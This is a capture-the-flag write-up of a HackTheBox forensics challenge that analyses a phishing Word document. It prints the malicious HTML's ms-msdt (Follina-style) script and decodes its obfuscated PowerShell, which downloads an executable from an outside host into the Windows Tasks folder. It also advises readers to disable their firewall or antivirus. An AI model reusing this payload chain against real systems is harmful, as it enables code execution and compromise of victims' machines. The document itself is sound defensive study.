
Diagnostic Writeup

HackTheBox Forensics Challenge

Diante Jackson, Neso Emeghara, Seth Tourish, Jean Penso, Kevin Flores, Brian Bui, Michael Banes, Zahra Bukhari
CougarCS InfoSec CTF Team

The Scenario


CHALLENGE DESCRIPTION


Our SOC has identified numerous phishing emails coming in claiming to have a document about an upcoming round of layoffs in the company. The emails all contain a link to diagnostic.htb/layoffs.doc. The DNS for that domain has since stopped resolving, but the server is still hosting the malicious document (your docker). Take a look and figure out what's going on.

In this situation, we are assuming the role of an investigator, analyzing the behaviors of the malware and identifying any information that can help us understand what's happening.

Step 1

Locating The Malicious Document

Our first step is to locate the file within the host:port link under a subdomain. In the description, it indicates the email contains diagnostic.htb/layoffs.doc. In our situation, diagnostic.htb referred to 167.99.85.216. When navigating to http://167.99.85.216:30395/, we were greeted with this:



```
167.99.85.216:30395/layoffs.doc

Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.
```

Then dive into the link with subdomain, “http://167.99.85.216:30395/layoffs.doc”


```
PK       iZÁT          _rels/PK      iZÁT            docProps/PK      ±ZÁT          word/PK       iZÁTß¤ÒlT         [Content_Types].xmlµ"ËjÃ0E÷…þƒÑ6ØJº(¥ÄË¢ehú4NDeIh&¯¿ï8NC)i
M²1Ø3÷Þ3Â£áx]»l        mõ¥}'×ÁX?+Àûö9¿'ðF¹à¡@1]_
§›¯±Úc)æDñ^JÔs¨!,çJR´_ÓLF¥?Õ
ãM¿+uð ž rj<Ähø•Z8ÊžÖü¹%ÌàPdmc"U
£³Z×åÒ›_)ù.¡`å¶ ç6b„<¨ÐTþØé^ùh'5MT¢Us—\…d¤       zQ³²8ns€3T•Õº×7n1
ˆ|æµ+ð•ZYßëâ@Û8ÀóS´%Ÿñ@Ä,K ìœ;Võñv1Šæ çNÕ‡ƒócì;!ˆ7ÜçàdŽÍ±Hìœ'7:ýcìï•mÓ9!'=þxíÙúãù ¹

¯Ùr{¿% PK      iZÁTÉSÙ¦b ß     docProps/core.xml']KÃ0†ïÿCÉ}›~8'Òv 2›(ÞÅäl‹kÓdëúïM?gqWÞ÷<œ¼'ÉüTãÎ"æ¥HQàùÈAKÆÀ6Eoë…{‡m`ˆ$/¤¨æÙõUBeLK¯ª"
 íX'Ð1•)Ú#cŒ5ÝAA´g Â67¥*ˆ±©ÚbIèžl‡%‹
0„Cp tåHD='Ñ)*o Ebȡ  a4%  ŸµT¡/´_É,›ZÀEéÐÕ'ÍGaUU^µR»€?-/«ð©.W P-0nrÈ|m¤_ß@MWSÄ"*{~Z…ms(4VΪ¡®JÀ´›dVÆ@SÅ¥± ì ",UçD›¥½è†»¯{þßz#UpãÎOÈ¢V1¦Iok·ÇÛæ
÷èáq¼@Yè‡¡ëÏÜp¶¢8,%}ÿ³Yk2ÿ ÿ&€Î™é–Î~ PK      iZÁT¨®–a  À    docProps/app.xmlRMOÃ0
¼#ñP·t&4yAhqàcÓ:8G©ÛF¤I"dû÷8-+ñnäã÷l¿<;›NgGóAY³Îö"ÏÐH[)Ó¬ó}y?»Ì³..®„¶×ù        C~Ã//ˆëC†Œ$LXçmŒnÀX-v"Ì)m(S[ß%HÐ7ÌÖµ'xgå¡CÙUQ,~D4V37
æƒáèÿ+ZY™û…×ðãHC%Ó""NØH@1£Ð¥éD ¶¢ÂÀÀ† Þ¬¯Bªø´Â
iuæ  ,uN+)"")ém°uÎ^zŸYé6-ò%Cyð*ž'ÔÂ£2Ø_0ãÉ‹Æ
×öãÁN
šš×B öMÀÆvN'ccDzÏaÏJ{—¶ðÕò"œŒø¦b»sBâ¯a'‹ìˆÂŠÜFè%NéÔk¬Î5i}¯Ã‡ä‹å¾ ÓïëÎÑÔãOáŸPK      iZÁT
   word/_rels/PK      iZÁT
   word/theme/PK      iZÁT@Áÿñ3  #   word/webSettings.xmlÒÍN1 à»%ïÐó]ˆ²a!1ãÅ¨¨P°³Ðøél:ÅŸÞ²€b¸ºžú;_f¦Î·èÄ'¶ã
9ègR€7TZ¿*äûÛ¢7',£ö¥vã;;`9ŸŸPL›%å+Ä¨n²HŠçM!×1Ö¹R1Ö€šûTƒO‡Ó1-ÃJ¡›ºgkíÒ:wj¯ecydÅ5
U•5ð@ffàc¨ ¸$'çµù¤5xh
…²d€9Õƒìà¡¶þ‡Ü]@hM ¦*öS1ŒZ*…²v†íu†ÀØÀ¶›19*Ež;¶ìæŒ[ž9ŸKæ
`èFŒNyð+¡ÉŸVž,^º$¥7©Í¢…Å¡Íý "³ök©ŽíÎ,(Ü j,Úokç¨yy~L
ðckÏ%PK      ]ÁTtLýÄ  P    word/document.xml¥—YoÛ8€Ÿ·@ÿ¡}ÝD‡åK»Nl' A,M‹}Y `$Êb-'Z'¾úëw†ò!×Iê8      `%Ãá7‡†#éáÓ²ÈÉœ)Í¥è9þ¹ç&b™þ1é9_>_Ÿu¢
       Í¥`=gÅ´ó©ÿñÃÂ"Jd<+¯0BG‹2í9™1eäº:ÍXÃõyÁc%µLÍý,
W¦)™»*qÏ÷ì]©dÌ´{C*æT;k\¼<Ž-(º€Å
Ÿ8£Êºåžá¿Ôt»nçæ ,ÿÕx3ªå¢W  ð$xu@jžFz!¸Öì¤àÕ›Ô8$uN#"SqXà²d&S©
j`¨&nAÕtVž¸¤†?óœ›½ÕC¹¯žà-ÚŠFòfBÛ-dÀðF²¡Èž3S"Z¨?Û®G×£jýú²Y¡Ž‰¿Z2Z7 ¹‹X¹Bg%ÜíðâTLfÈügAÌ‹ÜÙv'ÿÈíòZ{U©Üq ÿ"ˆ<ÿ9Ñ÷Žx"ˆØ®8Æ…}›O
¨Aá"RSK®dÙ ,@+fG6ü
£³f¸ñn‡"‡¹56œÖ–Ã"c4gj ÍÞ†hnüÐ«¢Q9y_ÙÞ(9+w4þ›Úí®      -ÄÛôZ?æ¨Öïsæ)£%ò¦"Žn'B*úœƒGPÌé'Ø'@ª,À
©jŒ`#púp|y-É
¯òù‹
ôÎ'›(éƒ@°ÚøaDEœIu
%æ…Íõe·1Ö‹Òè%Y•Œ`ð}]zô÷Õˆ›ùøá·X,×š ç¿åyØ_‡ÈH—¦ç –ŒJÅR¦ª>9 Mã×}d=§„ƒƒ?%?èV?Í%Dò<g`,µ6´QrZ
?vH%I.´YaZ
n¨r\œÄæ0Ë©¶÷„ý ç>ž'œ
†
I'/Y~ Ãxb2áÅ*°°SÖ³,
‹âÛ™}± ÿO
+!ƒ ÔƒÃ
b"QÙ´ö~´ö,Þ_ŒO2s`|€Ö_2ÞzÅxû—Æ-¶³Vó~…xÍ/ß«ÜÚ¨Œáƒ†`K£fx–SûX'Š&^z¶¸Pfº Pb)Ô+[ÏQp‡Lå2ž'92zK8¨R]Å¬Å÷.."skµº-ÜzÑrß
  +üïðJ^ÒöÍÜÍÒü™Û´×#öN¢Š³g
%{¸?TÛì³ßÙÄÌ£'"Üö xcñŠÚíhí{ƒuyiÃé9C)
$Å!*B·a/v»p´úR&Ô°{8áõœ 1¤y^y!#´…Vûc'ÁõeÉ=3ôÌ]¸µIT„²äš³<é§4×•BM:öfVtÿß"x¨Qápœ6ÍÙLiûGIÀìá7/Ç—ŸQXu8c"¶ºš«N8Ææ_dÉßÐf%Ñeø½¶¢G…Âñ8¸6¶ÂKé,7‡é5åªéÉ)PŸ
œlA Sh{ dìë%¢ñKj§;ÉVÕµQ•8!ºGu–§6"§ï0      §?Bk6ÃTtB¯²XNí)„Ã•V*
K17|–ÆÈb7ÎYZ›ÎMØmW‹•ÔÖ†"™±Äµ¹Xæ¤º¤1«t¬%koê4"ì%ÜÄàe£µ      %ŠÙÞV¯w÷)ÜÿPK      iZÁTšÓ–šÐ        word/fontTable.xmlÝ'ÛŽ›0†ï+õ,ßo0ä°)Z²RÛTØéEµ} Ç Õ äqÅæík
¡'Ò•–^ô¢ ûÏçñÏ‹<%hENÒ!XSÐtÅ('FØL]ÐÏú»-%è¹)¹²F,'>íÞ¿{èðÉ$ãÌµ(hã}›'      ŠFjŽ
ÛJ,•ušú°tu¢¹ûylí„Õ-÷þ þœdŒmè`qo¡Øª!?[qÔÒø¨Ÿ8©Ñ Â
{
³º1 1ÜŸ«§9¨   "®n@„³h+¿–+Š¨ž²8Óé7`=Ÿ 6B%ÌclGF2¯9PÎä1&"W¿+æ
€rb}©ï²¿'ù–ÚXÇ*Â?"ÅfÀd¸gÿ!ƒut7ö+érÄuHøÄÂ@Ë€™†Ø%‹,²ŒíÙ:Œý»bÉ~¤I¿Q4Ü¡óÓF6Èx Í;@-xÑ\ôwÐ;„é8áôìÀXð´ßÓAICu,(«ûŒ'ðgÀçÃ",'…ðŠˆœ¸L Žˆœì083¸qá´DðMvä»ÕÜ¼âHÆ6Ã‰uð£wf9Ë¹³ãrä~»þ'ŽŒ¼A%BÝøW;dùÿvÈ8ÁŸ/PK      iZÁTK‰qa@
  ´r    word/styles.xml½[WäºCß»V¿fWžÚ‡"å²s03…U¯Ã™@çY±¢"[©esé§¨,;%Ã¶oy–'Èeÿtùë/iû–ß~eðÌS-Tr6}Þ‹     U$'Ç³ÃÃý÷OÇƒ@g,%¯T      ?%q=øÿË_ÿòÜËØÌÎP$×$ú4Ï‹,[ž‡:\ð¯éÏjÉóá\¥1ÉÌÈöq³ò)_~
```

If you have a firewall/windows defender on, you might want to turn it off as the download may not work. After downloading the file, use an editor of your choice to look into the document to find an external connection link or utilize VirusTotal to find the html.

Step 2

Identifying External References through Malware Analysis

After recognizing that there is no critical information when looking at the contents of the document, we utilize VirusTotal to examine the behaviors and contents of the payload. Uploading the doc file to VirusTotal and clicking on the "Behaviour" tab, there's a section that shows the Memory Pattern URLs (url patterns found in an executed sample), this is a reference to an html page.



Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API

☑ Display grouped sandbox reports

☑ DOCGuard ⚠ 1 2 0 0 0 0

Zenbox

There are some sandboxes still analysing the file.

Activity Summary

Detections	Mitre Signatures	IDS Rules
1 MALWARE	3 INFO	NOT FOUND

Dynamic Analysis Sandbox Detections

⚠ The sandbox DOCGuard flags this file as: MALWARE

MITRE ATT&CK Tactics and Techniques

+ Execution TA0002
+ Defense Evasion TA0005

Network Communication

Memory Pattern Domains

diagnostic.htb:32049

Memory Pattern Urls


http://diagnostic.htb:32049/223_index_style_fancy.html!

Rewriting the url according to your IP address:port combination (in our case: 167.99.85.216:30395), navigate to http://167.99.85.216:30395/223_index_style_fancy.html and you will discover a blank page. With this page, we will notice the presence of data within the page while using Inspect Element, which we will investigate further.

Step 3

Parsing the Malicious Payload

Looking at the Inspect page we notice a script in the head section of the html page.



```
<html>
▼ <head>
    <script></script>
    location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \\"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Conver
    //Tm93IGZvciBhIGNoZWVyIHRoZXkgYXJlIGhlcmUsCnRyaXVtcGhhbnQhCkhlcmUgdGhleSBjb21lIHdpdGggYmFubmVycyBmbHlpbmcsCkluIHN0YWx3YXJ0IHN0ZXAgdGhleSdyZSBuaWdoaW5nLApXaXRoIHNob3V0cyBvZiB2aWN0J3J5IGNyeWluZywKV2UgaHVycmFoLCBodXJyYWgsIHdlIGdyZWV0IHlvdSBub3csCk
    Ck5vdyBmb3IgYSBjaGVlciB0aGV5IGFyZSBoZXJlLAp0cml1bXBoYW50IQpIZXJlIHRoZXkgY29tZSB3aXRoIGJhbm5lcnMgZmx5aW5nLApJbiBzdGFsd2FydCBzdGVwIHRoZXkncmUgbmlnaGluZywKV2l0aCBzaG91dHMgb2YgdmljdCdyeSBjcnlpbmcsCldlIGh1cnJhaCwgaHVycmFoLCB3ZSBncmVldCB5b3Ugbm93LApI
    CgpOb3cgZm9yIGEgY2hlZXIgdGhleSBhcmUgaGVyZSwKdHJpdW1waGFudCEKSGVyZSB0aGV5IGNvbWUgd2l0aCBiYW5uZXJzIGZseWluZywKSW4gc3RhbHdhcnQgc3RlcCB0aGV5J3JlIG5pZ2hpbmcsCldpdGggc2hvdXRzIG9mIHZpY3QncnkgY3J5aW5nLApXZSBodXJyYWgsIGh1cnJhaCwgd2UgZ3JlZXQgeW91IG5vdywK
    SGFyayB0aGUgc291bmQgb2YgVGFyIEhlZWwgdm9pY2VzClJpbmdpbmcgY2xlYXIgYW5kIFRydWUKU2luZ2luZyBDYXJvbGluYSdzIHByYWlzZXMKU2hvdXRpbmcgTi5DLlUuCgpIYWlsIHRvIHRoZSBicmlnaHRlc3QgU3RhciBvZiBhbGwKQ2xlYXIgaXRzIHJhZGlhbmNlIHNoaW5lCkNhcm9saW5hIHByaWNlbGVzcyBnZW0s
  </head>
  <body></body>
</html>
```


Looking at the first row of text we can note a few things:

- The use of 'ms-msdt'
- The use of Invoke-Expression and System.Text.Encoding
- A large amount of encoded text
- A path to /Windows/System32/mpsigstub.exe

From this we can conclude that the script is a powershell script, the actual instructions have been obfuscated with base64 encoding which can be decrypted.

The first section of base64 code seems to correspond with a function utilizing **mpsigstub.exe** so we will analyze it further. We will decrypt and analyze these processes.

Use https://cyberchef.org/, https://www.base64decode.org/, or any other online decrypt tool.



Decode from Base64 format

Simply enter your data then push the decode button.

```
JHtmYGlsZX0gPSAoIns3fXsxfXs2fXs4fXs1fXszfXsyfXs0fXswfSItZid9LmV4ZScsJ0J7bXNEdF80c19BX3ByMCcsJ0UnLCdyLi4ucycsJzNNc19iNEQnLCdsMycsJ3RvQycsJ
0hUJywnMGxfaDRuRCcpCiYoInsxfXsyfXswfXszfSItZid1ZXMnLCdJbnZva2UnLCctV2ViUmVxJywndCcplCgiezJ9ezh9ezB9ezR9ezZ9ezV9ezN9ezF9ezd9Ii1mlCc6Ly9hdS
csJy5odGlvMicsJ2gnLCdpYycsJ3RvJywnYWdub3N0JywnbWF0aW9uLmRpJywnL24uZXhlJywndHRwcycplC1PdXRGaWxlICJDOlxXaW5kb3dzXFRhc2tzXCRmaWxlIgo
mKCgoIns1fXs2fXsyfXs4fXswfXszfXs3fXs0fXsxfSIgLWYnTDlGVGFza3NMOUYnLCdpbGUnLCdvdycsJ0wnLCdmJywnQzonLCdMOUZMOUZXaW5kJywnOUZrekgnLCdzT
DlGJykplCAtQ1JlcGxBY2Una3plJyxbY2hBcl0zNiAtQ1JlcGxBY2UoW2NoQXJdNzYrW2NoQXJdNTcrW2NoQXJdNzApLFtjaEFyXTkyKQo=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 — Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF — Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE — Decodes your data into the area below.

```
${f`ile} = ("{7}{1}{6}{8}{5}{3}{2}{4}{0}"-f}.exe','B{msDt_4s_A_pr0','E','r...s','3Ms_b4D','l3','toC','HT','0l_h4nD')
&("{1}{2}{0}{3}"-fues','Invoke','-WebReq','t') ("{2}{8}{0}{4}{6}{5}{3}{1}{7}"-f '://au','.htb/2','h','ic','to','agnost','mation.di','/n.exe','ttps') -OutFile "C:\Windows\Tasks\$file"
&((("{5}{6}{2}{8}{0}{3}{7}{4}{1}" -fL9FTasksL9F','ile','ow','L','f','C:','L9FL9FWind','9FkzH','sL9F'))  -CReplAce'kzH',[chAr]36 -CReplAce([chAr]76+[chAr]57+[chAr]70),[chAr]9
2)
```

Looking purely at the results we can notice there's more obfuscation to be done. Most of this is formatting from powershell which makes it easy. The index forms a pair with the string array, functioning as a template string.

Step 4

Deobfuscating The Flag

It becomes apparent that the **$file** variable includes the flag to complete the challenge.

```
${f`ile} =
("{7}{1}{6}{8}{5}{3}{2}{4}{0}"-f'}.exe','B{msDt_4s_A_pr0','E','r...s','3Ms_b4D','l3','toC','HT','0l_h4nD
')
```

It becomes apparent through the other behaviors that the same indexing procedure used for Invoke-WebRequest is being used here. Assuming index **7** translates to **HT** and index **1** translates to **B{msDt_4s_A_pr0**, we can reproduce the flag with ease.

Starting from 0, we can discern the flag by replacing the indexes with their respective values to get: **HTB{msDt_4s_A_pr0toC0l_h4nDl3r...sE3Ms_b4D}**